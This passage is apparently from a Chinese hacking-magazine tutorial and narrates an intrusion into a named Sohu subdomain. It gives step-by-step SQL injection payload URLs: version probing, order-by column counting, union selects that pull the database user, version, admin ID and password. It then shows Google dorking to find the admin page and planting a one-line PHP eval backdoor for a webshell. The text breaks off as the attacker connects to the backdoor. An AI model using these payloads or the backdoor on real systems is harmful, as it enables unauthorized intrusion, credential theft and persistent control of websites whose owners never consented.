既然漏洞是存在的，那我们就继续。首先探测数据库的类型和连接数据库的账户。如果权限比较高并且数据库和WEB在同一台服务器上的话就可以免除猜测字段的痛苦了。提交"http://XXX.it.Sohu.com/book/serialize.php?id=86 and ord(mid(version(),1,1))>51/*"，返回正常如图3所示。




图3

小提示 此语句是看数据库的版本是不是高于3的，因为3的ASCII是51。版本的第一个字符如果大于51自然就是4.0以上。MySQL4.0以上版本是支持Union查询的，这里结果为真，所以数据库可以支持Union查询。

既然支持Union查询，我们就先把此语句的字段给暴出来吧！这对于以后的操作非常有利。提交"http://XXX.it.Sohu.com/book/serialize.php?id=86 order by 10/*"，返回结果正常。看来字段是大于10个的。

继续提交"http://XXX.it.Sohu.com/book/serialize.php?id=86 order by 20/*"，结果依然正常返回。

提交"http://XXX.it.Sohu.com/book/serialize.php?id=86 order by 30/*"。结果到Order by 50的时候返回没有信息了。看来它是大于40，小于50的。

接着提交 http://XXX.it.Sohu.com/book/serialize.php?id=86 order by 45/*。终于猜测到字段是41左右了！这里说"左右"是因为有些字段是不能排序的，所以还需要我们用Union精确定位字段数字，提交"http://XXX.it.Sohu.com/book/serialize.php?id=86 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41/*"返回结果如图4所示。




图4

成功了，哪些字段会在页面显示也是一目了然，现在让我们继续进行下去。

提交"http://XXX.it.Sohu.com/book/serialize.php?id=86 and 1=2 union select 1,user(),3,4,database(),6,7,8,9,10,version(),12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41/*"返回结果如图5所示。




图5

现在我们就完成了对数据库系统的探测。因为我们有可能不是Root权限，并且数据库服务器同Web服务器不在一台主机上。这样我们就没有File权限了，提交"http://XXX.it.Sohu.com/book/serialize.php?id=86 and (select count(*) from MySQL.user)>0/*，返回结果如图6所示。




图6

看来没有对MySQL的读取权限，这更使我确定权限不是Root。尽管不是Root，也不要气馁，让我们继续吧！

在进一步猜测数据之前我们最好先找到数据后台。因为很多时候我们可能找到了管理员密码……却找不到地方登录。

在根目录下加上/admin和/manage/等后台常用地址，结果都返回404错误。猜测了几次终于在/book/目录下加上/admin时出现了403 Forbiden错误。总算找到地方了，然而登录页面死活也猜不出。

不过既然知道有个admin也不错，用黑防VIP视频教学里讲的Google黑客大法，去Google里搜索"admin site:Sohu.com"如图7所示。




图7

从Google我们得到了Sohu的另一分站的论坛。因为人具备惰性的，所以一般来说，分站后台的特征就很可能是整个网站的特征。当我尝试访问"/book/admin/admuser.php"时奇迹果然出现了，如图8所示。




图8

看来我们离成功非常近了，从这里，我们还可以获得一些重要的信息：查看源文件，我们可以发现登录表单名是name和password，这很容易推测出对方管理员表中的结构，下面继续注入。

提交 http://XXX.it.Sohu.com/book/serialize.php?id=86 and 1=2 union select 1,user(),3,4,database(),6,7,8,9,10,version(),12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41 from admin/*结果返回错误，这说明不存在表admin。接着尝试admins和admin_user等，当提交"http://XXX.it.Sohu.com/book/serialize.php?id=86 and 1=2 union select 1,user(),3,4,database(),6,7,8,9,10,version(),12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41 from user/*"时返回成功。

现在可以确定有User表，那么它是不是管理员表？字段又是什么呢？继续提交"http://XXX.it.Sohu.com/book/serialize.php?id=86 and 1=2 union select 1,name,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41 from user/*"返回空信息的错误。

提交"http://XXX.it.Sohu.com/book/serialize.php?id=86 and 1=2 union select 1,password,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41 from user/*"返回结果如图9所示。

正常返回并且出来了一个密码，这应该是管理员表

里第一个用户的密码。那么他的用户名是什么呢？我猜测了很多字段都返回错误。实在没有办法了，就输入一个ID，居然返回成功了！ID就是管理员的名字，提交"http://XXX.it.Sohu.com/book/serialize.php?id=86 and 1=2 union select 1,password,3,4,id,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41 from user/*"返回结果如图10所示。




图9




图10

看看，得到管理员的名字了！激动地拿着管理员用户名和密码去后台。如图11所示。




图11

现在该想想如何拿WebShell了，在后台发现有上传图片的地方，但上传PHP文件时会提示"不是图片文件"。继续在后台摸索，找到一个生成PHP文件的功能，于是在里面插入了一句话的PHP后门"<? eval($_POST[a])?>"，如图12所示。




图12

点"生成"之后就提示成功了。用一句话后门连上去，如图13所示。

